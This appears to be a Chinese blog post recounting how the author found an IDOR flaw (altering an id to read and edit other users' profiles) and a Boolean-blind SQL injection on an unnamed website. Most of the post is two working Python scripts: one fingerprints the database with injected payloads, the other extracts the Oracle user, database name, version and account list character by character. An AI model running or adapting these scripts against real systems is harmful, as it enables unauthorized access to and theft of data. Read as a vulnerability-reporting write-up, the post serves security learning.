
前言
说起来这个网站是很早之前就盯上的,当时,测出了一个逻辑漏洞。然后过了差不多两个月,回来再看,发现了 SQL 注入。不过!一开始,我测出来并没有想写 payload,所以就直接交了。然后,不出意外被打回来了 orz。于是怒测一整晚。
逻辑漏洞挖掘
当时找到这个系统的时候,我发现个人档案抓包出现了明文传输!凭借着敏感度,我觉得可能存在逻辑漏洞,于是将 id 改了一下。发现!查看到了别人的信息,本来我都已经准备交了,但是想着应该想办法试着改我的信息,能不能改到他人的信息呢,果然!可以,但是当时并没有交,因为我觉得一时半会交它没啥用
SQL 注入挖掘
时隔两个月,我又一次盯上了这个系统,没错啊。其实是想起来交报告了,但是!我的脑子突然灵光一现,它会不会是数据查询,然后反馈结果?所以会不会存在 SQL 注入呢?说着,就尝试了第一步。
***'此时,发现了,页面出现了信息不符合。这大概是有 SQL 注入的,于是进一步判断
***' and 1=1 --
***' and 1=2 --
发现了不得了的事情啊
1=1 --正常回显,而 1=2 出现了回显异常。很好!这不就是布尔盲注吗?但是啊,猫猫一开始以为是 MySQL 或 MMSQL。于是试了一晚上,连 payload 都没跑出来。就这样一开始想着,无所谓了,开摆了,直接交了。不出意外的被反驳了,orz。
然后就开始测到底是哪个数据库,为此写了个脚本
import requests
import urllib3

urllib3.disable_warnings()

url = ""

headers = {

}


def inject(payload):
    data = {"id": payload, "panelId": ""}
    try:
        r = requests.post(url, headers=headers, data=data, timeout=10, verify=False)
        return "信息不存在" not in r.text
    except:
        return False


print("=" * 70)
print("数据库类型真实判断")
print("=" * 70)

# 1. 测试不同数据库的特征函数
tests = [
    # MySQL 特征
    ("MySQL CONNECTION_ID", "2022003141' and CONNECTION_ID() > 0 -- -"),
    ("MySQL BENCHMARK", "2022003141' and BENCHMARK(1,MD5('a')) = 0 -- -"),

    # MSSQL 特征
    ("MSSQL @@VERSION", "2022003141' and @@VERSION > '' -- -"),
    ("MSSQL @@SERVERNAME", "2022003141' and @@SERVERNAME > '' -- -"),
    ("MSSQL DB_NAME", "2022003141' and DB_NAME() > '' -- -"),

    # PostgreSQL 特征
    ("PostgreSQL VERSION", "2022003141' and VERSION() > '' -- -"),
    ("PostgreSQL CURRENT_DATABASE", "2022003141' and CURRENT_DATABASE() > '' -- -"),
    ("PostgreSQL PG_SLEEP", "2022003141' and PG_SLEEP(0) = 0 -- -"),

    # Oracle 特征
    ("Oracle DUAL", "2022003141' and (SELECT 1 FROM DUAL) = 1 -- -"),
    ("Oracle SYS_CONTEXT", "2022003141' and SYS_CONTEXT('USERENV','DB_NAME') > '' -- -"),

    # SQLite 特征
    ("SQLite SQLITE_VERSION", "2022003141' and SQLITE_VERSION() > '' -- -"),
    ("SQLite GLOB", "2022003141' and 'test' GLOB 't*' -- -"),
]

print("\n[1] 数据库特征函数测试:")
for name, payload in tests:
    result = inject(payload)
    status = "✓ 可用" if result else "✗ 不可用"
    print(f"  [{status}] {name}")

# 2. 测试字符串连接方式
print("\n[2] 字符串连接方式测试:")
conn_tests = [
    ("MySQL 空格连接", "2022003141' and 'a' 'b' = 'ab' -- -"),
    ("MSSQL + 连接", "2022003141' and 'a'+'b' = 'ab' -- -"),
    ("Oracle || 连接", "2022003141' and 'a'||'b' = 'ab' -- -"),
    ("PostgreSQL || 连接", "2022003141' and 'a'||'b' = 'ab' -- -"),
]

for name, payload in conn_tests:
    result = inject(payload)
    status = "✓ 可用" if result else "✗ 不可用"
    print(f"  [{status}] {name}")

# 3. 测试注释符(区分数据库)
print("\n[3] 注释符测试:")
comment_tests = [
    ("MySQL # 注释", "2022003141' and 1=1 #"),
    ("MySQL -- 注释", "2022003141' and 1=1 -- -"),
    ("MSSQL -- 注释", "2022003141' and 1=1 --"),
    ("Oracle -- 注释", "2022003141' and 1=1 --"),
]

for name, payload in comment_tests:
    result = inject(payload)
    status = "✓ 可用" if result else "✗ 不可用"
    print(f"  [{status}] {name}")

# 4. 测试系统表
print("\n[4] 系统表测试:")
sys_tests = [
    ("MySQL information_schema", "2022003141' and (SELECT COUNT(*) FROM information_schema.tables) > 0 -- -"),
    ("MSSQL sysobjects", "2022003141' and (SELECT COUNT(*) FROM sysobjects) > 0 -- -"),
    ("PostgreSQL pg_class", "2022003141' and (SELECT COUNT(*) FROM pg_class) > 0 -- -"),
    ("Oracle all_tables", "2022003141' and (SELECT COUNT(*) FROM all_tables) > 0 -- -"),
    ("SQLite sqlite_master", "2022003141' and (SELECT COUNT(*) FROM sqlite_master) > 0 -- -"),
]

for name, payload in sys_tests:
    result = inject(payload)
    status = "✓ 可用" if result else "✗ 不可用"
    print(f"  [{status}] {name}")

# 5. 尝试获取当前数据库(不使用 VERSION)
print("\n[5] 尝试获取数据库信息:")

# 尝试不同的数据库获取方式
db_tests = [
    ("DATABASE()", "2022003141' and DATABASE() > '' -- -"),
    ("DB_NAME()", "2022003141' and DB_NAME() > '' -- -"),
    ("CURRENT_DATABASE()", "2022003141' and CURRENT_DATABASE() > '' -- -"),
    ("SCHEMA()", "2022003141' and SCHEMA() > '' -- -"),
]

for name, payload in db_tests:
    result = inject(payload)
    status = "✓ 可用" if result else "✗ 不可用"
    print(f"  [{status}] {name}")

print("\n" + "=" * 70)
print("请根据以上结果判断数据库类型")
print("=" * 70)
啊,于是跑出了结果,一看原来是 Oracle,于是写了 Poc,进行测试
import requests
import urllib3

urllib3.disable_warnings()

url = ""

headers = {

}


def inject(payload):
    """执行注入"""
    data = {"id": payload, "panelId": ""}
    try:
        r = requests.post(url, headers=headers, data=data, timeout=10, verify=False)
        return "信息不存在" not in r.text
    except:
        return False


def get_length_oracle(sql):
    """Oracle 获取字符串长度"""
    for length in range(1, 100):
        # 使用正确的 Oracle 语法
        payload = f"2022003141' and LENGTH({sql}) = {length} -- -"
        if inject(payload):
            return length
    return 0


def get_char_oracle(sql, pos):
    """Oracle 获取指定位置的字符(直接字符串比较)"""
    # 先测试常见字符
    common_chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_@.-"

    for char in common_chars:
        # 直接比较字符,不使用 ASCII
        payload = f"2022003141' and SUBSTR({sql}, {pos}, 1) = '{char}' -- -"
        if inject(payload):
            return char

    # 如果没找到,尝试空格等特殊字符
    special_chars = " !\"#$%&'()*+,-./:;<=>?[\\]^`{|}~"
    for char in special_chars:
        # 特殊字符需要转义
        if char == "'":
            payload = f"2022003141' and SUBSTR({sql}, {pos}, 1) = '''' -- -"
        else:
            payload = f"2022003141' and SUBSTR({sql}, {pos}, 1) = '{char}' -- -"
        if inject(payload):
            return char

    return None


def get_data_oracle(sql, desc=""):
    """Oracle 获取数据"""
    print(f"\n[+] {desc}")

    # 获取长度
    length = get_length_oracle(sql)
    if length == 0 or length > 100:
        print(f"    无法获取长度或长度异常: {length}")
        # 尝试直接获取数据而不依赖长度
        result = ""
        for pos in range(1, 50):
            char = get_char_oracle(sql, pos)
            if char:
                result += char
                print(f"    第{pos}位: {char} -> {result}")
            else:
                break
        return result

    print(f"    长度: {length}")

    # 获取数据
    result = ""
    for pos in range(1, length + 1):
        char = get_char_oracle(sql, pos)
        if char:
            result += char
            print(f"    第{pos}位: {char} -> {result}")
        else:
            print(f"    第{pos}位: 获取失败")
            break

    return result


print("=" * 70)
print("Oracle 数据库 SQL 注入(修正版)")
print("=" * 70)

# 1. 验证注入存在
print("\n[验证] 布尔盲注确认:")
test1 = inject("2022003141' and 1=1 -- -")
test2 = inject("2022003141' and 1=2 -- -")
print(f"  1=1: {'正常' if test1 else '异常'}")
print(f"  1=2: {'正常' if test2 else '异常'}")
if test1 and not test2:
    print("  ✓ 注入确认存在")
else:
    print("  ✗ 注入不存在")
    exit()

# 2. 测试基本函数
print("\n[测试] 测试 Oracle 基本函数:")
test_dual = inject("2022003141' and (SELECT 1 FROM DUAL) = 1 -- -")
print(f"  DUAL 表可用: {'✓' if test_dual else '✗'}")

# 3. 获取当前用户(使用直接字符串比较)
print("\n" + "=" * 70)
current_user = get_data_oracle("(SELECT USER FROM DUAL)", "当前用户")
print(f"\n[结果] 当前用户: [{current_user}]")

# 4. 获取当前数据库(Oracle 中通常使用 SYS_CONTEXT)
print("\n" + "=" * 70)
current_db = get_data_oracle("(SELECT SYS_CONTEXT('USERENV','DB_NAME') FROM DUAL)", "当前数据库")
print(f"\n[结果] 当前数据库: [{current_db}]")

# 5. 获取数据库版本(从 v$version)
print("\n" + "=" * 70)
version = get_data_oracle("(SELECT banner FROM v$version WHERE ROWNUM = 1)", "数据库版本")
print(f"\n[结果] 版本: [{version}]")

# 6. 获取所有用户(schema)
print("\n" + "=" * 70)
print("[*] 获取所有数据库用户:")
for i in range(5):
    # Oracle 使用 ROWNUM 进行分页
    if i == 0:
        sql = "(SELECT username FROM (SELECT username FROM all_users ORDER BY username) WHERE ROWNUM = 1)"
    else:
        sql = f"(SELECT username FROM (SELECT username, ROWNUM rn FROM (SELECT username FROM all_users ORDER BY username)) WHERE rn = {i + 1})"

    username = get_data_oracle(sql, f"用户{i + 1}")
    if username and username.strip():
        print(f"\n  [{i + 1}] {username}")
    else:
        break

print("\n" + "=" * 70)
print("POC 完成")
print("=" * 70)

也是成功测出来了
最后纪念一下这次挖洞吧

评论(0)
暂无评论